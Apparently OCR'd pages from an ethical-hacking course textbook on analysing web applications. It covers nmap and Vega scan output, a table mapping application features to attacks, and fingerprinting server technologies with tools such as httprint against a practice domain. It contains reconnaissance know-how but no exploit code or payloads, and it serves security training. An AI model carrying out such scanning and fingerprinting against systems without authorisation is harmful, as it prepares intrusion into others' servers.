
```
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
445/tcp  open  microsoft-ds?
1072/tcp open  http          Apache httpd 2.4.39 ((Win32) mod_fcgid/2.3.9)
| http-enum:
|   /service/: Potentially interesting folder
|_  /services/: Potentially interesting folder
|_http-server-header: Apache/2.4.39 (Win32) mod_fcgid/2.3.9
1077/tcp open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
1078/tcp open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
1801/tcp open  msmq?
2049/tcp open  mountd        1-3 (RPC #100005)
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:8D:37:E2 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

https://nmap.org

Analyze Web Applications: Identify Web Application Vulnerabilities

- Attackers use various techniques to **detect vulnerabilities** in target web applications hosted on web servers either **to gain administrator level access** to the server or to **retrieve sensitive information** stored on the server
- Comprehensive vulnerability scanning can disclose **security flaws** associated with executables, binaries, and technologies used in a web application
- Attackers can use tools such as **Vega** to the vulnerabilities of target web applications

Vega | Vega helps you to find and validate SQL injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities



Subgraph Vega
File Scan Window Help
Scanner
Proxy
Website View
10.10.10.16
10.10.10.15
CEH
dev.mysql.com
DVWA
forum.wampserver.com
httpd.apache.org
localhost
mariadb.com
www.dvwa.co.uk
www.php.net
www.w3.org
Scan Alerts
01/13/2020 17:01:00 [Completed]
Scan Info
VEGA
Identities
Proxy is not running
33M of 278M

Scan Alert Summary

High (3 found)
Session Cookie Without Secure Flag 1
Session Cookie Without HttpOnly Flag 1
Cleartext Password over HTTP 1

Medium (2 found)
HTTP Trace Support Detected 1
Local Filesystem Paths Found 1


Low (6 found)
Directory Listing Detected 6

Info (21 found)
X-Frame-Options Header Not Set 19
HTTP Error Detected 2

https://www.subgraph.com

Web Application Scanning Tools

- WPScan Vulnerability Database (*https://wpvulndb.com*)
- Arachni (*https://www.arachni-scanner.com*)
- appspider (*https://www.rapid7.com*)
- Uniscan (*https://sourceforge.net*)



Analyze Web Applications: Map the Attack Surface

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation

Information	Attack
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
Error Message	Information Leakage
Email Interaction	Email Injection
Application Codes	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation

Analyze Web Applications

Once attackers have attempted various possible attacks on a vulnerable web server, they may turn their attention to the web application itself. To hack the web application, first, they may need to analyze it to determine its vulnerable areas. Even if it has only a single vulnerability, attackers try to compromise its security by launching an appropriate attack. This section describes how attackers find vulnerabilities in a web application and exploit them.

Attackers need to analyze target web applications to determine their vulnerabilities. Doing so helps them reduce the "attack surface." To analyze a web application, attackers acquire basic knowledge of the web application. Then, they can analyze the active application's functionality and technologies to identify any exposed attack surfaces.

- **Identify Entry Points for User Input**: The first step in analyzing a web application is to check for the application entry point, which can later serve as a gateway for attacks. One of the entry points includes the front-end web application that intercepts HTTP requests. Other web application entry points are user interfaces provided by web pages, service interfaces provided by web services, serviced components, and .NET Remoting components.

  Attackers should review the generated HTTP request to identify the user input entry points.

- **Identify Server-Side Technologies**: Server-side technologies or server-side scripting systems are used to generate dynamic web pages requested by clients, and they are stored internally on the server. The server allows the running of interactive web pages or websites on web browsers.

Commonly used server-side technologies include Active Server Pages (ASP), ASP.NET, ColdFusion, JavaServer Pages (JSP), PHP, Python, and Ruby on Rails.

Attackers can fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting.

- **Identify Server-Side Functionality**: Server-side functionality refers to the ability of a server to execute programs on output web pages. User requests stimulate the scripts residing on the web server to display interactive web pages or websites. The server executes server-side scripts, which are invisible to the user.

  Attackers should evaluate the server-side structure and functionality by keenly observing the applications revealed to the client.

- **Identify Files and Directories**: Web servers host web applications, and misconfigurations while hosting these web applications may lead to exposure of critical files and directories over the Internet. Attackers identify the target web application's files and directories exposed on the Internet using various automated tools such as Gobuster. Such information further helps attackers gather sensitive information stored in the files and folders.

- **Identify Web Application Vulnerabilities**: Web applications are developed using various technologies and platforms. Not following secure coding practices in the development of web applications may leave flaws that can be exploited to perform various types of attacks.

- **Map the Attack Surface**: Attackers then map the attack surface of the web application to target specific vulnerable areas. They identify the various attack surfaces uncovered by the applications as well as the vulnerabilities associated with them.

Identify Entry Points for User Input

Web application input gates help attackers launch various types of injection attacks on the application. If such input gates are vulnerable to attacks, gaining access to the application is easy. Thus, during web application analysis, attackers try to identify entry points for user input so that they can understand how the web application accepts or handles the user input. Attackers examine the URL, HTTP header, query string parameters, POST data, and cookies to determine all the user input fields. They also identify HTTP header parameters that can be processed by the application as user inputs, such as User-Agent, Referer, Accept, Accept-Language, and Host. Furthermore, they determine URL encoding techniques and other encryption measures implemented to secure web traffic, such as SSL. Then, they can find the vulnerabilities present in the input mechanism and exploit them to gain access to the web application.


Use the following tools to analyze the web application:

- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://www.owasp.org*)
- OWASP Zed Attack Proxy (*https://www.owasp.org*)

- httprint (*https://www.net-square.com*)

Identify Server-Side Technologies

- Perform detailed server fingerprinting and analyze the HTTP headers and HTML source code to identify server-side technologies
- Examine URLs for file extensions, directories, and other identification information
- Examine the error page messages
- Examine session tokens: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId – ASP.NET, PHPSESSID – PHP
- Use tools such as httprint and WhatWeb to identify server-side technologies



Server Error in '/ReportServer' Application.

Could not find the permission set named 'ASP.Net'.

Description: An unhanded exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

.....


Version Information: Microsoft .Net Framework Version 4.0.30319; ASP.Net Version 4.0.30319.1

FIGURE 14.51: Screenshot displaying error message

- **httprint**

  Source: *https://www.net-square.com*

  httprint is a web server fingerprinting tool that relies on web server characteristics to accurately identify web servers, even though they may have been obfuscated by changing the server banner strings or by plug-ins such as mod_security or server mask. httprint can also be used to detect web-enabled devices that do not have a server banner string, such as wireless access points, routers, switches, cable modems, and httprint uses text signature strings, and it is very easy to add signatures to the signature database.



Input File: \dmin\Downloads\httprint_win32_301\httprint_301\win32\input.txt

Signature File: C:\Users\Admin\Downloads\httprint_win32_301\httprint_301\win3

Host	Port		Banner Reported	Banner Deduced	Conf.%
www.certifiedhacker.com	80	☐	Apache	Apache/2.0.x	59.04

```
Apache
9E431BC86ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC52655F350
FCCC535B811C9DC5811C9DC5811C9DC5E2CE6927050C5D336ED3C295811C9DC5
6ED3C295E2CE69262A200B4C811C9DC5811C9DC56ED3C2956ED3C295811C9DC5
811C9DC56ED3C295811C9DC5E2CE6927E2CE6923
```

```
Apache/2.0.x: 98 59.04
TUX/2.0 (Linux): 96 54.81
Apache/1.3.27: 90 43.32
Apache/1.3.[4-24]: 90 43.32
```

Report File: C:\Users\Admin\Downloads\httprint_win32_301\httprint_301\win3 ● html ○ xml ○ csv

